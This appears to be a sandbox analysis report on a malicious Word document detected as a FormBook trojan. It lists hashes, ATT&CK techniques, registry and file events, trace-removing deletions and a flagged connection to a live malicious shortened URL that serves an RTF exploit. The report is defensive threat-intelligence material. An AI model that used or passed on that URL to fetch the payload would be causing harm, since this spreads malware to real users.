Add Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\Default MHTML Editor\shell\edit\ddeexec\Application\ Value: None		2340
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\Default MHTML Editor\shell\edit\ddeexec\Application\(Default) Value: WinWord		2340
Add Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\Default MHTML Editor\shell\edit\ddeexec\Topic\ Value: None		2340
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\Default MHTML Editor\shell\edit\ddeexec\Topic\(Default) Value: System		2340
Delete Registry Key	Key: HKEY_CLASSES_ROOT\mhtmlfile\shell\Print\command\ Value: None		2340
Delete Registry Key	Key: HKEY_CLASSES_ROOT\mhtmlfile\shell\Print\ Value: None		2340
Add Registry Key	Key: HKEY_CLASSES_ROOT\mhtmlfile\shell\Print\ Value: None		2340
Write Registry Key	Key: HKEY_CLASSES_ROOT\mhtmlfile\shell\Print\(Default) Value: &Print		2340
Add Registry Key	Key: HKEY_CLASSES_ROOT\mhtmlfile\shell\Print\command\ Value: None		2340
Write Registry Key	Key: HKEY_CLASSES_ROOT\mhtmlfile\shell\Print\command\(Default) Value: "%ProgramFiles%\Microsoft Office\Office12\msohtmed.exe" /p %1		2340
Write Registry Key	Key: HKEY_CLASSES_ROOT\mhtmlfile\DefaultIcon\(Default) Value: "%1"		2340
Write Registry Key	Key: HKEY_CLASSES_ROOT\mhtmlfile\shellex\IconHandler\(Default) Value: {42042206-2D85-11D3-8CFF-005004838597}		2340
Write Registry Key	Key: HKEY_CLASSES_ROOT\.mht\OpenWithList\Microsoft Office Word\shell\edit\(Default) Value: &Open		2340
Write Registry Key	Key: HKEY_CLASSES_ROOT\.mht\OpenWithList\Microsoft Office Word\shell\edit\command\(Default) Value: "%ProgramFiles%\Microsoft Office\OFFICE11\WINWORD.EXE" /n /dde		2340
Write Registry Key	Key: HKEY_CLASSES_ROOT\.mht\OpenWithList\Microsoft Office Word\shell\edit\ddeexec\Application\(Default) Value: WinWord		2340
Write Registry Key	Key: HKEY_CLASSES_ROOT\.mht\OpenWithList\Microsoft Office Word\shell\edit\ddeexec\Topic\(Default) Value: System		2340
Write Registry Key	Key: HKEY_CLASSES_ROOT\.mht\OpenWithList\WinWord.exe\shell\edit\(Default) Value: &Open		2340
Write Registry Key	Key: HKEY_CLASSES_ROOT\.mht\OpenWithList\WinWord.exe\shell\edit\command\(Default) Value: "%ProgramFiles%\Microsoft Office\OFFICE11\WINWORD.EXE" /n /dde		2340
Write Registry Key	Key: HKEY_CLASSES_ROOT\.mht\OpenWithList\WinWord.exe\shell\edit\ddeexec\Application\(Default) Value: WinWord		2340
Write Registry Key	Key: HKEY_CLASSES_ROOT\.mht\OpenWithList\WinWord.exe\shell\edit\ddeexec\Topic\(Default) Value: System		2340
Write Registry Key	Key: HKEY_CLASSES_ROOT\.mht\OpenWithList\Microsoft Office Excel\shell\edit\(Default) Value: &Open		2340
Write Registry Key	Key: HKEY_CLASSES_ROOT\.mht\OpenWithList\Microsoft Office Excel\shell\edit\command\(Default) Value: "%ProgramFiles%\Microsoft Office\Office12\EXCEL.EXE" /e		2340
Write Registry Key	Key: HKEY_CLASSES_ROOT\.mht\OpenWithList\Microsoft Office Excel\shell\edit\ddeexec\application\(Default) Value: Excel		2340
Write Registry Key	Key: HKEY_CLASSES_ROOT\.mht\OpenWithList\Microsoft Office Excel\shell\edit\ddeexec\topic\(Default) Value: system		2340
Write Registry Key	Key: HKEY_CLASSES_ROOT\.mht\OpenWithList\Excel.exe\shell\edit\(Default) Value: &Open		2340
Write Registry Key	Key: HKEY_CLASSES_ROOT\.mht\OpenWithList\Excel.exe\shell\edit\command\(Default) Value: "%ProgramFiles%\Microsoft Office\Office12\EXCEL.EXE" /e		2340
Write Registry Key	Key: HKEY_CLASSES_ROOT\.mht\OpenWithList\Excel.exe\shell\edit\ddeexec\application\(Default) Value: Excel		2340
Write Registry Key	Key: HKEY_CLASSES_ROOT\.mht\OpenWithList\Excel.exe\shell\edit\ddeexec\topic\(Default) Value: system		2340
Write Registry Key	Key: HKEY_CLASSES_ROOT\.mht\OpenWithList\Microsoft Office Publisher\shell\edit\(Default) Value: &Open		2340
Write Registry Key	Key: HKEY_CLASSES_ROOT\.mht\OpenWithList\Microsoft Office Publisher\shell\edit\command\(Default) Value: "%ProgramFiles%\Microsoft Office\Office12\MSPUB.EXE" %1		2340
Write Registry Key	Key: HKEY_CLASSES_ROOT\.mht\OpenWithList\MSPub.exe\shell\edit\(Default) Value: &Open		2340
Write Registry Key	Key: HKEY_CLASSES_ROOT\.mht\OpenWithList\MSPub.exe\shell\edit\command\(Default) Value: "%ProgramFiles%\Microsoft Office\Office12\MSPUB.EXE" %1		2340
Call Network API	API Name: recv Args: (6ac, , 1, 2) Return: ?		2340
Call Network API	API Name: recv Args: (6ac, , 1, 2) Return: ?		2340
Call Network API	API Name: recv Args: (6ac, , 1, 2) Return: ?		2340
Call Network API	API Name: recv Args: (6ac, , 1, 2) Return: ?		2340
Call Network API	API Name: recv Args: (6ac, , 1, 2) Return: ?		2340
Call Network API	API Name: recv Args: (6ac, , 1, 2) Return: ?		2340
Call Network API	API Name: recv Args: (6ac, , 1, 2) Return: ?		2340
Call Network API	API Name: recv Args: (6ac, , 1, 2) Return: ?		2340
Call Network API	API Name: recv Args: (6ac, , 1, 2) Return: ?		2340
Call Network API	API Name: recv Args: (6ac, , 1, 2) Return: ?		2340
Call Network API	API Name: recv Args: (6ac, , 1, 2) Return: ?		2340
Call Network API	API Name: recv Args: (6ac, , 1, 2) Return: ?		2340
Add Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\Resiliency\ Value: None		2340
Add Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\Resiliency\StartupItems\ Value: None		2340
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\Resiliency\StartupItems\"6' Value: None		2340
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00002109F10090400000000000F01FEC\Usage\SpellingAndGrammarFiles_1033 Value: 52980008		2340
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00002109F10090400000000000F01FEC\Usage\SpellingAndGrammarFiles_1033 Value: 52980009		2340
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00002109F10090400000000000F01FEC\Usage\SpellingAndGrammarFiles_1033 Value: 5298000a		2340
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00002109F10090400000000000F01FEC\Usage\SpellingAndGrammarFiles_1033 Value: 5298000b		2340
Add File	Path: %APPDATA%\Microsoft\UProof\ExcludeDictionaryEN0409.lex Type: VSDT_COM_DOS		2340
Write File	Path: %APPDATA%\Microsoft\UProof\ExcludeDictionaryEN0409.lex Type: VSDT_COM_DOS		2340
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\Resiliency\StartupItems\"6' Value: None		2340
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\Resiliency\StartupItems\ Value: None		2340
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\Resiliency\ Value: None		2340
Add Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Proofing Tools\Grammar\ Value: None		2340
Add Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Proofing Tools\Grammar\MSGrammar\ Value: None		2340
Add Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Proofing Tools\Grammar\MSGrammar\3.0\ Value: None		2340
Add Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Proofing Tools\Grammar\MSGrammar\3.0\1033\ Value: None		2340
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Proofing Tools\Grammar\MSGrammar\3.0\1033\Options Version Value: 1		2340
Add Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Proofing Tools\Grammar\MSGrammar\3.0\1033\Option Set 0\ Value: None		2340

Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Proofing Tools\Grammar\MSGrammar\3.0\1033\Option Set 0\Name Value: Grammar & Style		2340
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Proofing Tools\Grammar\MSGrammar\3.0\1033\Option Set 0\Data Value: None		2340
Add Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Proofing Tools\Grammar\MSGrammar\3.0\1033\Option Set 1\ Value: None		2340
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Proofing Tools\Grammar\MSGrammar\3.0\1033\Option Set 1\Name Value: Grammar Only		2340
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Proofing Tools\Grammar\MSGrammar\3.0\1033\Option Set 1\Data Value: None		2340
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Common\Toolbars\Settings\Microsoft Office Word Value: None		2340
Call Filesystem API	API Name: DeleteFileW Args: (%LOCALAPPDATA%\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{EC7C4DC4-74C4-49C4-8369-3DC352A1C481}.tmp) Return: 1		2340
Call Filesystem API	API Name: DeleteFileW Args: (%LOCALAPPDATA%\Microsoft\Windows\Temporary Internet Files\Content.MSO\A36446AA.htm) Return: 1		2340
Delete File	Path: %LOCALAPPDATA%\Microsoft\Windows\Temporary Internet Files\Content.MSO\A36446AA.htm Type: VSDT_TEXT_HTML		2340
Detection	Threat Characteristic: Deletes file to compromise the system or to remove traces of the infection Process ID: 2340 File: %LOCALAPPDATA%\Microsoft\Windows\Temporary Internet Files\Content.MSO\A36446AA.htm Type: VSDT_TEXT_HTML		
Call Filesystem API	API Name: DeleteFileW Args: (%WorkingDir%\~$quiry Sheet Lists 0240030019.docx) Return: 1		2340
Call Filesystem API	API Name: DeleteFileW Args: (%LOCALAPPDATA%\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{29538F66-A249-4207-8145-8C55192BAA87}.tmp) Return: 1		2340
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\Data\Settings Value: None		2340
Call Filesystem API	API Name: DeleteFileW Args: (%APPDATA%\Microsoft\Templates\~$Normal.dotm) Return: 1		2340
Call Filesystem API	API Name: DeleteFileW Args: (%LOCALAPPDATA%\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{E7163952-1C0E-44A5-864D-26917D435B68}.tmp) Return: 1		2340
Delete File	Path: %APPDATA%\Microsoft\Templates\~$Normal.dotm Type: VSDT_COM_DOS		2340
Add File	Path: %APPDATA%\Microsoft\Office\Word12.pip Type: VSDT_COM_DOS		2340
Write File	Path: %APPDATA%\Microsoft\Office\Word12.pip Type: VSDT_COM_DOS		2340
Call Filesystem API	API Name: DeleteFileW Args: (%LOCALAPPDATA%\Microsoft\Windows\Temporary Internet Files\Content.MSO\26D952A3.wmf) Return: 0		2340
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\MTTF Value: 75		2340
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\MTTA Value: 75		2340
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\MTTT Value: None		2340

▼ Screenshot



W10


Environment-specific risk level	High risk The object exhibited highly suspicious characteristics that are commonly associated with malware.
Detections	Trojan.W97M.FORMBOOK.AM
Exploited vulnerabilities	-
Network connection	Custom

▼ Object 1 - Inquiry Sheet Lists 0240030019.docx (Office Word 2007 document)

File name	Inquiry Sheet Lists 0240030019.docx
File type	Office Word 2007 document
SHA-1	1076E99352D86A3A80FA64C98D114CD7EB31F920
SHA-256	24DC6F5183A801C1E50F0142EAB5A4CE13CFAB3779D71B4FC1D3A86816E2B143
MD5	19B240D9AF9E9A476AF9A8A85F7B4CAC
Size	10308 byte(s)

Risk Level	High risk
Detection	Trojan.W97M.FORMBOOK.AM
Exploited vulnerabilities	-
Threat Characteristics	File drop, download, sharing, or replication (8) Hijack, redirection, or data theft (1) Malformed, defective, or with known malware traits (1) Process, service, or memory object change (1) Suspicious network or messaging activity (6)

Process Graph



? Process Graph Legend

MITRE ATT&CK™ Framework Tactics and Techniques

Tactics	Techniques	Notable Threat Characteristics		
Defense Evasion	File Deletion	🟥⬜⬜	Characteristics:	1, 2, 3, 4, 5, 6, 7, 8
Discovery	Network Share Discovery	🟥⬜⬜	Characteristics:	1
Command and Control	Commonly Used Port	🟥🟥🟥	Characteristics:	1
	Standard Application Layer Protocol	🟥🟥🟥	Characteristics:	1

© ATT&CK™ is a trademark of The MITRE Corporation.

▼ Notable Threat Characteristics

▼ File drop, download, sharing, or replication (8)

Characteristic	Significance	Details
Deletes file to compromise the system or to remove traces of the infection	🟥⬜⬜	Process ID: 2936 File: %TEMP%\JETE3DF.tmp Type: VSDT_EMPTY
Deletes file to compromise the system or to remove traces of the infection	🟥⬜⬜	Process ID: 2936 File: %LOCALAPPDATA%\Microsoft\Office\15.0\OfficeFileCache\CentralTable.laccdb Type: VSDT_COM_DOS
Deletes file to compromise the system or to remove traces of the infection	🟥⬜⬜	Process ID: 2936 File: %LOCALAPPDATA%\Microsoft\Windows\INetCache\Content.MSO\C4C10ED8.png Type: VSDT_PNG
Deletes file to compromise the system or to remove traces of the infection	🟥⬜⬜	Process ID: 2936 File: %LOCALAPPDATA%\Microsoft\Windows\INetCache\Content.MSO\E72166BA.htm Type: VSDT_TEXT_HTML
Deletes file to compromise the system or to remove traces of the infection	🟥⬜⬜	Process ID: 2936 File: %LOCALAPPDATA%\Microsoft\Windows\INetCache\Content.MSO\13CA5373.wmf Type: VSDT_WMF
Deletes file to compromise the system or to remove traces of the infection	🟥⬜⬜	Process ID: 2936 File: %TEMP%\{145E2517-952D-4EE7-8411-04C0E8A7EBEA} Type: VSDT_COM_DOS
Deletes file to compromise the system or to remove traces of the infection	🟥⬜⬜	Process ID: 2936 File: %TEMP%\JETE239.tmp Type: VSDT_EMPTY
Deletes file to compromise the system or to remove traces of the infection	🟥⬜⬜	Process ID: 2936 File: %TEMP%\{2578F2E4-F0C7-4CCA-9CA0-378A9CFE592D} Type: VSDT_COM_DOS

▼ Hijack, redirection, or data theft (1)

Characteristic	Significance	Details
Executes commands or uses API to obtain system information	🟥⬜⬜	Process ID: 2936 Info: Enums share folder from API result

▼ Malformed, defective, or with known malware traits (1)

Characteristic	Significance	Details
Detected as known malware	🟥🟥🟥	Source: ATSE Detection Name: Trojan.W97M.FORMBOOK.AM Engine Version: 12.500.1008 Malware Pattern Version: 16.675.92

Process, service, or memory object change (1)

Characteristic	Significance	Details
Creates process	🟥⬜⬜	Process ID: 2808 Image Path: %CommonProgramFiles(x86)%\Microsoft Shared\Office15\msosqm.exe

Suspicious network or messaging activity (6)

Characteristic	Significance	Details
Attempts to connect to malicious URL	🟥🟥🟥	URL: http://bit.do/fQzim Threat Name: EXPLOIT_RTF.WRS
Connects to remote URL or IP address	🟥⬜⬜	http://bit.do/images/bit-do-url-shortener-logo-66x66.png
Connects to remote URL or IP address	🟥⬜⬜	http://bit.do/fQzim
Listens on port	🟥⬜⬜	0.0.0.0:49425
Listens on port	🟥⬜⬜	0.0.0.0:49424
Listens on port	🟥⬜⬜	0.0.0.0:49423

Network Destinations

Domain	IP Address	Port	Location	Risk Level	Threat	Accessed By
bit.do	54.83.52.76	53	-	No risk	-	Inquiry Sheet Lists 0240030019.docx
www.microsoft.com	2.22.42.141	53	-	No risk	-	Inquiry Sheet Lists 0240030019.docx
bit.do	54.83.52.76	80	-	-	-	Inquiry Sheet Lists 0240030019.docx

URL	Site Category	Risk Level	Threat	Accessed By
http://bit.do/images/bit-do-url-shortener-logo-66x66.png	Sharing Services Cloud Applications	No risk	-	Inquiry Sheet Lists 0240030019.docx
http://bit.do/fQzim	Malware Accomplice	High	EXPLOIT_RTF.WRS	Inquiry Sheet Lists 0240030019.docx
http://bit.do/	Sharing Services Cloud Applications	No risk	-	Inquiry Sheet Lists 0240030019.docx

Dropped or Downloaded Files

File	Risk Level	Threat	Threat Characteristics	Source URL	Size (bytes)	SHA-1
E72166BA.htm	No risk	-	-	-	6593	CDDA0CE556B74C07203867D9F32C293A51A4EAE4
fQzim[1].htm	No risk	-	-	http://bit.do/fQzim	6593	CDDA0CE556B74C07203867D9F32C293A51A4EAE4
fQzim.url	No risk	-	-	-	45	0A421BBF9F1827E20B7834B4FE24841D56601E40
bit.do.url	No risk	-	-	-	40	2B60CBF31F524A207F512DD9D3A208DC1ABDE286
msosqmcached.dat	No risk	-	-	-	788	12222B0001861514D0F76ACA9EB4B7CA287E9BD3
~WRS{0614E162-C183-4D98-99A4-7F938DBC8556}.tmp	No risk	-	-	-	1024	A62F70A7B17863E69759A6720E75FC80E12B46E6
FSF-{0E1EEE64-E8C6-4E2A-9759-63CF07FD8988}.FSF	No risk	-	-	-	114	B42E8477A968B6E644EBC3A67217B891BBA64EA6
CentralTable.ini	No risk	-	-	-	36	BDF230E1F33AFBA5C9D5A039986C6505E8B09665
~WRS{6EBF22BE-3A68-4B32-89E7-238C7FD9BB8F}.tmp	No risk	-	-	-	1024	DBB111419C704F116EFA8E72471DD83E86E49677
~$quiry Sheet Lists 0240030019.docx	No risk	-	-	-	162	645F6D91474FB3BDE3AA8BCCF411B388E0F80263

Suspicious Objects

Type	Object	Risk Level
URL	http://bit.do:80/images/bit-do-url-shortener-logo-66x66.png	Medium
File (SHA1)	1076E99352D86A3A80FA64C98D114CD7EB31F920	High
URL	http://bit.do:80/fQzim	High

Analysis

Event Type	Details	Parent PID	PID
Detection	Threat Characteristic: Attempts to connect to malicious URL URL: http://bit.do/fQzim Threat Name: EXPLOIT_RTF.WRS		

Detection	Threat Characteristic: Detected as known malware Source: ATSE Detection Name: Trojan.W97M.FORMBOOK.AM Engine Version: 12.500.1008 Malware Pattern Version: 16.675.92		
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Word\Resiliency\ Value: None		2936
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Word\Resiliency\StartupItems\ Value: None		2936
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Word\Resiliency\StartupItems\"m' Value: None		2936
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00005119110000000000000000F01FEC\Usage\WORDFiles Value: 5298012d		2936
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00005119110000000000000000F01FEC\Usage\ProductFiles Value: 52980106		2936
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\LanguageResources\EnabledLanguages\1033 Value: Off		2936
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\LanguageResources\EnabledLanguages\1033 Value: On		2936
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00005119110000000000000000F01FEC\Usage\ProductFiles Value: 52980107		2936
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\LCCache\Themes\1033\NextUpdate Value: None		2936
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\LCCache\WordDocParts\1033\NextUpdate Value: None		2936
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\LCCache\SmartArt\1033\NextUpdate Value: None		2936
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\LCCache\WordDocBibs\1033\NextUpdate Value: None		2936
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Word\MTTT Value: None		2936
Call Network API	API Name: DnsQuery_W Args: (www.microsoft.com, 1c, 6000, 0, b1af9b8, 0) Return: 0		2936
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Word\Resiliency\StartupItems\+v' Value: None		2936
Add File	Path: %APPDATA%\Microsoft\Templates\~$Normal.dotm Type: VSDT_COM_DOS		2936
Write File	Path: %APPDATA%\Microsoft\Templates\~$Normal.dotm Type: VSDT_COM_DOS		2936
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Word\Resiliency\StartupItems\+v' Value: None		2936
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\Roaming\RoamingConfigurableSettings Value: None		2936
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\Roaming\RoamingLastSyncTime Value: None		2936
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\Roaming\RoamingLastWriteTime Value: None		2936
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Word\Resiliency\StartupItems\az' Value: None		2936
Call System API	API Name: PathFileExistsW Args: (%windir%\SysWOW64\propsys.dll) Return: 1		2936
Call System API	API Name: PathFileExistsW Args: (%windir%\SysWOW64\propsys.dll) Return: 1		2936
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00005119110000000000000000F01FEC\Usage\ProductFiles Value: 52980108		2936
Call System API	API Name: DeviceIoControl Args: (954, 2d1400, faeb6c, 12, faeac4, 40, ,) Return: 1		2936
Add File	Path: %TEMP%\{2578F2E4-F0C7-4CCA-9CA0-378A9CFE592D} Type: VSDT_COM_DOS		2936
Write File	Path: %TEMP%\{2578F2E4-F0C7-4CCA-9CA0-378A9CFE592D} Type: VSDT_COM_DOS		2936
Add File	Path: %LOCALAPPDATA%\Microsoft\Office\15.0\OfficeFileCache\FSD-CNRY.FSD Type: VSDT_COM_DOS		2936
Write File	Path: %LOCALAPPDATA%\Microsoft\Office\15.0\OfficeFileCache\FSD-CNRY.FSD Type: VSDT_COM_DOS		2936
Call Filesystem API	API Name: CopyFileExW Args: (%TEMP%\{2578F2E4-F0C7-4CCA-9CA0-378A9CFE592D}, %LOCALAPPDATA%\Microsoft\Office\15.0\OfficeFileCache\FSD-CNRY.FSD, 6ba9298e, 0, 0, 9) Return: 1		2936
Delete File	Path: %TEMP%\{2578F2E4-F0C7-4CCA-9CA0-378A9CFE592D} Type: VSDT_COM_DOS		2936
Detection	Threat Characteristic: Deletes file to compromise the system or to remove traces of the infection Process ID: 2936 File: %TEMP%\{2578F2E4-F0C7-4CCA-9CA0-378A9CFE592D} Type: VSDT_COM_DOS		
Call Filesystem API	API Name: DeleteFileW Args: (%TEMP%\{2578F2E4-F0C7-4CCA-9CA0-378A9CFE592D}) Return: 1		2936
Call Filesystem API	API Name: DeleteFileW Args: (%TEMP%\{2578F2E4-F0C7-4CCA-9CA0-378A9CFE592D}) Return: 0		2936
Write File	Path: %LOCALAPPDATA%\Microsoft\Office\15.0\OfficeFileCache\FSD-CNRY.FSD Type: VSDT_COM_DOS		2936
Write File	Path: %LOCALAPPDATA%\Microsoft\Office\15.0\OfficeFileCache\FSD-CNRY.FSD Type: VSDT_COM_DOS		2936
Write File	Path: %LOCALAPPDATA%\Microsoft\Office\15.0\OfficeFileCache\FSD-CNRY.FSD Type: VSDT_COM_DOS		2936
Add File	Path: %LOCALAPPDATA%\Microsoft\Office\15.0\OfficeFileCache\CentralTable.ini Type: VSDT_COM_DOS		2936
Write File	Path: %LOCALAPPDATA%\Microsoft\Office\15.0\OfficeFileCache\CentralTable.ini Type: VSDT_COM_DOS		2936
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\Internet\LocalSyncClientDiskLocation Value: None		2936
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\Identity\SkyDriveClientIdentity Value: None		2936
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00005119110000000000000000F01FEC\Usage\AceFiles Value: 52980001		2936
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00005109E60090400000000000F01FEC\Usage\AceFilesIntl_1033 Value: 52980001		2936
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00005109E60090400000000000F01FEC\Usage\AceFilesIntl_1033 Value: 52980002		2936
Add File	Path: %LOCALAPPDATA%\Microsoft\Office\15.0\OfficeFileCache\CentralTable.accdb Type: VSDT_MDB		2936
Write File	Path: %LOCALAPPDATA%\Microsoft\Office\15.0\OfficeFileCache\CentralTable.accdb Type: VSDT_MDB		2936
Add File	Path: %LOCALAPPDATA%\Microsoft\Office\15.0\OfficeFileCache\CentralTable.laccdb Type: VSDT_EMPTY		2936
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00005109E60090400000000000F01FEC\Usage\AceFilesIntl_1033 Value: 52980003		2936
Write File	Path: %LOCALAPPDATA%\Microsoft\Office\15.0\OfficeFileCache\CentralTable.accdb Type: VSDT_MDB		2936
Write File	Path: %LOCALAPPDATA%\Microsoft\Office\15.0\OfficeFileCache\CentralTable.laccdb Type: VSDT_COM_DOS		2936
Delete File	Path: %LOCALAPPDATA%\Microsoft\Office\15.0\OfficeFileCache\CentralTable.laccdb Type: VSDT_COM_DOS		2936
Detection	Threat Characteristic: Deletes file to compromise the system or to remove traces of the infection Process ID: 2936 File: %LOCALAPPDATA%\Microsoft\Office\15.0\OfficeFileCache\CentralTable.laccdb Type: VSDT_COM_DOS		
Call Filesystem API	API Name: DeleteFileW Args: (%LOCALAPPDATA%\Microsoft\Office\15.0\OfficeFileCache\CentralTable.laccdb) Return: 1		2936
Delete File	Path: %TEMP%\JETE239.tmp Type: VSDT_EMPTY		2936
Detection	Threat Characteristic: Deletes file to compromise the system or to remove traces of the infection Process ID: 2936 File: %TEMP%\JETE239.tmp Type: VSDT_EMPTY		

